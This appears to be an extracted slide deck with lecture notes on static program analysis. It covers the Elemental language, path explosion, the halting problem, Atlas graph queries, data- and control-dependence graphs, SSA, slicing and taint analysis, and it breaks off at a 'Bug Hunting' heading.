
Brainf*ck Abstract Syntax Tree (AST)




Brainf*ck AST to Program Graph



Parse Tree(s) to AST





- Brainf*ck Hello World Program
 - Graph contains information necessary to execute program
 - This language should be simple to analyze right???
 - No variables, just tape cells
 - How many behaviors could there be?

Elemental: A Brainf*ck Derivative

- github.com/benjholla/Elemental

- Goal is to be basic, not to be tiny
- Separates looping and branching
- New features to explore impacts of modern language features


Instruction	Description
+	Increment the byte at the current tape cell by 1
-	Decrement the byte at the current tape cell by 1
<	Move the tape one cell to the left
>	Move the tape one cell to the right
.	(Store) Read byte value from input into current tape cell
,	(Recall) Write byte value to output from current tape cell
((Branch) If the byte value at the current cell is 0 then jump to the instruction following the matching), else execute the next instruction
[(While Loop) If the byte value at the current cell is 0 then jump to the instruction following the matching], else execute instructions until the matching] and then unconditionally return to the [
{[0-9]+:	(Function) Declares a uniquely named function (named [0-9]+ within range 0-255)
{[0-9]+}	(Static Dispatch) Jump to a named function
?	(Dynamic Dispatch/Function Pointer) Jumps to a named function with the value of the current cell
"[0-9]+"	(Label) Sets a unique label (named [0-9]+ within range 0-255) within a function
{[0-9]+"	(GOTO) Jumps to a named label within the current function
&	(Computed GOTO) Jumps to the named label within the current function with the value of the current cell
#	A one line comment

Counting Program Paths: Branching

- How many paths are there for n nested branches?

```
if(condition_1){  
    if(condition_2){  
        if(condition_3){  
            ...  
            if(condition_n){  
                // conditions 1 through n  
                // must all be true to reach here  
            }  
        }  
    }  
}
```

n+1 paths!



Each condition controls whether or not the next condition executes. If any n condition are false, then execution jumps to the block after condition 1, which gives us n paths. There is a single path when all conditions are true that leads to the execution of the code guarded by the n^{th} condition. That gives us $n+1$ paths for n nested branches.

For $n=2$, there are 3 paths. C1=FALSE/C2=FALSE, C1=TRUE/C2=FALSE, C1=TRUE/C2=TRUE


What if we add a constraint that condition 1 equals condition 2? Then some of the paths are infeasible. Either condition 1 and condition 2 are true in which case the two false paths are not followed or the conditions are false in which case the true path is not followed. The number of feasible paths is less than or equal to the total number of paths in the program. In the worst case we have to consider that all paths are feasible.

Counting Program Paths: Branching

- How many paths are there for n non-nested branches?

```
if(condition_1){  
    // code block 1  
}  
if(condition_2){  
    // code block 2  
}  
if(condition_3){  
    // code block 3  
}  
...  
if(condition_n){  
    // code block n  
}
```

2^n paths!



For non-nested branches, each branch is independent of the other. Condition 1 does not influence whether or not condition 2 is executed.

For $n=2$, there are 4 paths. $C1=\text{FALSE}/C2=\text{FALSE}$, $C1=\text{TRUE}/C2=\text{FALSE}$, $C1=\text{FALSE}/C2=\text{TRUE}$, $C2=\text{FALSE}/C2=\text{FALSE}$

Each branch offers two possibilities. For $n=3$ there are $2*2*2$ paths. For n non-nested branches there are 2^n paths.

In the worst case, the number of paths in software is exponential!

This is sometimes called the path explosion problem. If we were to count all paths in the Linux kernel there are more paths than there are stars in the galaxy. With the constant growth of software, the computational demands to analyze programs continues to grow.

Elemental: A Brainf*ck Derivative

- github.com/benjholla/Elemental


- Goal is to be basic, not to be tiny
- Separates looping and branching
- New features to explore impacts of modern language features

Instruction	Description
+	Increment the byte at the current tape cell by 1
-	Decrement the byte at the current tape cell by 1
<	Move the tape one cell to the left
>	Move the tape one cell to the right
.	(Store) Read byte value from input into current tape cell
,	(Recall) Write byte value to output from current tape cell
((Branch) If the byte value at the current cell is 0 then jump to the instruction following the matching), else execute the next instruction
[(While Loop) If the byte value at the current cell is 0 then jump to the instruction following the matching], else execute instructions until the matching] and then unconditionally return to the [
{0-9}+:	(Function) Declares a uniquely named function (named {0-9}+ within range 0-255)
{0-9}+)	(Static Dispatch) Jump to a named function
?	(Dynamic Dispatch/Function Pointer) Jumps to a named function with the value of the current cell
"{0-9}+"	(Label) Sets a unique label (named {0-9}+ within range 0-255) within a function
{0-9}+"	(GOTO) Jumps to a named label within the current function
&	(Computed GOTO) Jumps to the named label within the current function with the value of the current cell
#	A one line comment

Considering Loops

- Programs may have loops
 - How many paths does this program have?
 - Can we say if this program halts?

```
while(condition_1){  
    if(condition_2){  
        break;  
    }  
}
```



The presence of a back edge indicates there is a loop in the program. In this code condition 1 is a loop header.

If we are going to count paths here we have to consider whether or not we want to treat the path $C1 \rightarrow C2 \rightarrow C1$ as being different than the path $C1 \rightarrow C2 \rightarrow C1 \rightarrow C2 \rightarrow C1$. We could count this as one path or an infinite number of paths (looping forever).

Without loops our programs would be very limited. Imagine a program with n instructions, where n is some finite number. By the pigeon hole principle, a program with n instructions must complete in n or less steps (running $n+1$ steps means we must have revisited some instruction). Since CPUs run incredibly fast in modern processors, this would imply that most programs would terminate very quickly unless the size of the program was enormous. Loops help to reduce the size of programs by repeating common tasks. In fact sometimes we want to do something *forever* or until the program is terminated by the user such as listen for web connections on a webserver until the webserver is shutdown, which we cannot do without loops. It is common knowledge among experienced developers that the majority of CPU time spent inside a program is spent inside a program's loops.

For this program, if condition 1 is true and condition 2 is false this program loops forever. We can say that this program halts (does not loop forever) if condition 1 is false or if

condition 2 is true, but can we answer this question for any arbitrary program? That is, could we write a program that answers yes/no whether or not another program will halt on some input?

The Halting Problem

Suppose, we could construct:



$H(M, x) :=$ if M halts on x then return true else return false

Then we could construct:

$G(M, x) :=$ if $H(M, x)$ is false then return true else loop forever

But if we then pass G to itself, that is $G(G, G)$, we get a contradiction between what G does and what H says that G does. If H says that G halts, then G does not halt. If H says that G does not halt, then it does halt.

H cannot exist.



Could we write a program that answers yes/no whether or not another program will halt on some input? Surprisingly, no we cannot. While we can say that some programs terminate and some do not, we cannot answer this question for all programs. This is computer science's first and most fundamental theorem. There cannot exist an algorithm that decides whether any given program ever terminates. The halting theorem was proven in both Alonzo Church's and Alan Turing's papers in 1936.

The proof goes like this. Suppose we could construct a program H that takes another program M and some input x that M will run on and decides true or false whether or not M halts on x . If H existed, then we could simply construct a program G that runs H with M and x and loops forever if H returns yes and halts otherwise. If we feed G to itself, then there is a contradiction between what G does and what H says that G does. If H says that G halts, then G does not halt. If H says that G does not halt, then it does halt. So H cannot exist.

It turns out that the halting problem is undecidable. In fact, many questions about programs are undecidable. For example, a *points-to* analysis, an analysis that maps variables to the memory the variable is pointing to, has been shown to reduce to the halting problem. Even the slightly easier, *alias* analysis (answers whether aliases reference the same location in memory) has been reduced to the halting problem. Rice's theorem

states that all non-trivial, semantic properties of programs are undecidable. As a result, there are fundamental limits on what a program analysis is capable of answering.

Godel's incompleteness theorem is not unrelated here and is perhaps one of the most important results in modern logic. From Stanford's Encyclopedia of Philosophy: "The first incompleteness theorem states that in any consistent formal system F within which a certain amount of arithmetic can be carried out, there are statements of the language of F which can neither be proved nor disproved in F . According to the second incompleteness theorem, such a formal system cannot prove that the system itself is consistent (assuming it is indeed consistent)." [<https://plato.stanford.edu/entries/goedel-incompleteness/>]


Elemental: A Brainf*ck Derivative

- github.com/benjholla/Elemental
 - Goal is to be basic, not to be tiny
 - Separates looping and branching
 - New features to explore impacts of modern language features
- ‘?’ could pass control to any function!
- ‘&’ could jump to any line!
- Goto labels with ‘?’ or ‘&’ could be simulated with branching or loops
- These blur control flow with data

Instruction	Description
+	Increment the byte at the current tape cell by 1
-	Decrement the byte at the current tape cell by 1
<	Move the tape one cell to the left
>	Move the tape one cell to the right
.	(Store) Read byte value from input into current tape cell
,	(Recall) Write byte value to output from current tape cell
((Branch) If the byte value at the current cell is 0 then jump to the instruction following the matching), else execute the next instruction
[(While Loop) If the byte value at the current cell is 0 then jump to the instruction following the matching], else execute instructions until the matching] and then unconditionally return to the [
{0-9}+:	(Function) Declares a uniquely named function (named {0-9}+ within range 0-255)
{0-9}+)	(Static Dispatch) Jump to a named function
?	(Dynamic Dispatch/Function Pointer) Jumps to a named function with the value of the current cell
"{0-9}+"	(Label) Sets a unique label (named {0-9}+ within range 0-255) within a function
{0-9}+“	(GOTO) Jumps to a named label within the current function
&	(Computed GOTO) Jumps to the named label within the current function with the value of the current cell
#	A one line comment

Scaling Up: Program Analysis for COOL

- Classroom Object Oriented Language (COOL)
 - [https://en.wikipedia.org/wiki/Cool_\(programming_language\)](https://en.wikipedia.org/wiki/Cool_(programming_language))
 - <http://openclassroom.stanford.edu/MainFolder/CoursePage.php?course=Compilers>
- COOL Program Graph Indexer
 - Type hierarchy
 - Containment relationships
 - Function / Global variable signatures
 - Function Control Flow Graph
 - Data Flow Graph (in progress)
 - Inter-procedural relationships:
 - Call Graph (implemented via compliance to XCSG!)
 - <https://github.com/benjholla/AtlasCOOL> (currently private)



Program Analysis for Contemporary Languages

- <http://www.ensoftcorp.com/atlas> (Atlas)
 - C, C++, Java Source, Java Bytecode, and now Brainfuck/COOL!
- <https://scitools.com> (Understand)
 - C, C++ Source
- <http://mlsec.org/joern> (Joern)
 - C, C++, PHP Source
- <https://www.hex-rays.com/products/ida> (IDA)
- <https://binary.ninja> (Binary Ninja)
- <https://www.radare.org> (Radare)


Program Analysis with Atlas

```
1 public class TestClass {  
2     public void A() {  
3         B();  
4     }  
5     public void B() {  
6         C();  
7     }  
8     public void C() {  
9         B();  
10        D();  
11    }  
12    public void D() {  
13        E();  
14        F();  
15    }  
16    public void E() {  
17        G();  
18        H();  
19    }  
20    public void F() {  
21    }  
22    public void G() {  
23    }  
24    public void H() {  
25    }  
26}
```

Program Declarations, Control Flow, and Data Flow



Queryable Graph Database
2-way Source Correspondence



Atlas “Smart Views”

The screenshot illustrates the Atlas Smart View interface, which integrates code navigation with a call graph visualization.

Code Editor: On the left, the code editor shows `MyClass.java` with the following content:

```
1 package com.example;
2
3 public class MyClass {
4     public static void A() {
5         B();
6     }
7
8     public static void B() {
9         C();
10    }
11
12    public static void C() {
13        B();
14        D();
15    }
16
17    public static void D() {
18        E();
19        F();
20    }
21
22    public static void E() {
23    }
24
25    public static void F() {
26    }
27}
```

A cursor icon is positioned over the line containing the call to `B()` from `C()`.

Call Graph: On the right, the `Call: Atlas Smart View` window displays a call graph for the `MyClass` code. The graph shows nodes `B`, `C`, and `D` connected by edges labeled `call`. Node `C` is highlighted in cyan and labeled `Selected Origin`. Red arrows point to the following elements:

- # Steps Reverse: Points to the minus button in the step counter.
- # Steps Forward: Points to the plus button in the step counter.
- Traversed Edges: Points to the edge between `C` and `D`.


Toolbar: The toolbar at the top of the `Call: Atlas Smart View` window includes icons for file operations, search, and other tools.


Atlas Query Language

- eXtensible Common Software Graph (XCSG) schema
 - Heterogeneous, attributed, directed graph data structure as an abstraction to represent the essential aspects of the program's syntax and semantics (structure, control flow, and data flow), which are required to reason about software.
 - Expressive query language for users to write composable analyzers
 - Results computed in the form of subgraphs defined by the query, which can be visualized or used as input in to other queries
- Examples in the *Supplemental Materials*

Analysis Woes: Going Inter-procedural

- Function pointers and dynamic dispatches force us to solve data flow problems to precisely identify inter-procedural control flows
- Class Hierarchy Analysis / Rapid Type Analysis
 - Cheap but *very* conservative results
- Points-to Analysis
 - A variable v points-to what data in memory? Knowing this we can more precisely resolve
 - Obtaining a perfect solution has been proven to reduce to solving the halting problem...
 - Expensive even for conservative results!!!
 - Each level of precision adds an exponent
 - Not really a lot to be gained (in my opinion)






Data Flow Graph (DFG)

Example:

1. $x = 2;$
 2. $y = 3;$
 3. $z = 7;$
 4. $a = x + y;$
 5. $b = x + z;$
 6. $a = 2 * x;$
 7. $c = y + x + z;$
 8. $t = a + b;$
 9. $\text{print}(t);$
- Relevant lines:**
1,3,5,6,8


What lines must we consider if the value of t printed is incorrect?

- A *Data Flow Graph* creates a graph of primitives and variables where each assignment represents an edge from the RHS to the LHS of the assignment
- The *Data Flow Graph* represents global data dependence at the operator level (the atomic level) [FOW87]



Data Dependence Graph (DDG)


- Note that we could summarize data flow on a per statement level
- This graph is called a *Data Dependence Graph* (DDG)
- DDG dependences represent only the *relevant* data flow relationships of a program [FOW87]



Originally [FOW87], data dependence comprised several types of dependences like flow dependence, output dependence and anti-dependence, but for the purpose of slicing, usually only flow dependence is relevant. For that reason, the term data dependence is generally used interchangeably with flow dependence in that context.

Without Static Single Assignment (SSA) Form

1. $x = 1;$
2. $x = 2;$
3. if(condition)
4. $x = 3;$
5. read(x);
6. $x = 4;$
7. $y = x;$




Resulting graph when statement ordering is not considered.

With Static Single Assignment (SSA) Form

```
1. x = 1;  
2. x = 2;  
3. if(condition)  
4.   x = 3;  
5.   read(x);  
6.   x = 4;  
7.   y = x;
```



```
1. x1,1 = 1;  
2. x2,2 = 2;  
3. if(condition)  
4.   x3,4 = 3;  
5.   read(x2,2, x3,4);  
6.   x4,6 = 4;  
7.   y1,7 = x4,6;
```



Note: <Def#,Line#>

SSA form transforms graph to be flow (assignment order) sensitive.

Control Flow Graph (CFG)


Example:

```
1. i = readInput();
2. if(i == 1)
3.   print("test");
else
4.   i = 1;
5. print(i);           Relevant lines:  
                     1,2,4
6. return; // terminate
```

detected failure


What lines must we consider if the value of i printed is incorrect?

- A *Control Flow Graph (CFG)* represents the possible sequential execution orderings of each statement in a program
- Data flow influences control flow, so this graph is not enough




Control Dependence Graph (CDG)

- If a statement X determines whether a statement Y can be executed then statement Y is *control dependent* on X
- Control dependence exists between two statements, if a statement directly controls the execution of the other statement [FOW87]



Program Dependence Graph (PDG)

- Both DDG and CDG nodes are statements
- The union of a DDG and the CDG is a PDG



Program Slicing (Impact Analysis)

- Reverse Program Slice

Answers: What statements does this statement's execution depend on?

- Forward Program Slice

Answers: What statements could execute as a result of this statement?


Example:

1. `i = readInput();`
2. `if(i == 1)`
3. `print("test");`
4. `else`
5. `i = 1;`
6. `print(i);`
7. `return; // terminate`

Relevant lines:

1,2,4

detected failure



Taint Analysis

How can we track the flow of data from the source (*x*) to the sink (*y*)?

- Neither DFG/DDG nor CFG/CDG alone are enough to answer whether *x* flows to *y*
- Taint = (forward slice of *source*) intersection (reverse slice of *sink*)

```
public class DataflowLaunder {  
  
    public static void main(String[] args) {  
        String x = "1010";  
        String y = launder(x);  
        System.out.println(y + " is a laundered version of " + x);  
    }  
  
    public static String launder(String data){  
        String result = "";  
        for(char c : data.toCharArray()){  
            if(c == '0')  
                result += '0';  
            else  
                result += '1';  
        }  
        return result;  
    }  
}
```

The screenshot shows the EnSoftCorp slicing toolbox interface. On the left, the code for `DataflowLaunder.java` is displayed:

```

1 /**
2 * A toy example of laundering data through "implicit dataflow paths"
3 * The launder method uses the input data to reconstruct a new result
4 * with the same value as the original input.
5 *
6 * @author Ben Holland
7 */
8
9 public class DataflowLaunder {
10
11     public static void main(String[] args) {
12         String x = "1010";
13         String y = launder(x);
14         System.out.println(y + " is a laundered version of " + x);
15     }
16
17     public static String launder(String data){
18         String result = "";
19         for(char c : data.toCharArray()){
20             if(c == '0')
21                 result += '0';
22             else
23                 result += '1';
24         }
25         return result;
26     }
27 }

```

A red arrow points from the `return result;` line to the `Taint Graph` window on the right. The `Taint Graph` window displays a flowchart of data dependencies between nodes in the code. Nodes include `String x = "1010";`, `launder(data)`, `result += '0'`, `result += '1'`, and `return result;`. Control dependencies are shown as solid arrows, and data dependencies as dashed arrows. A red box highlights a specific path from the `launder` node to the `return` node. Below the graph, the command `show(taint.getGraph(), taint.getHighlighter(), title="Taint Graph")` is visible in the terminal.

<https://github.com/EnSoftCorp/slicing-toolbox>

There exists a path from the *launder* method's input *data* parameter to its return *result*, so we can say *result* is tainted by *data*. Since *x* is passed to the *data* parameter which taints *result* and the return value is assigned to *y*, we know that *x* taints *y*.

Bug Hunting



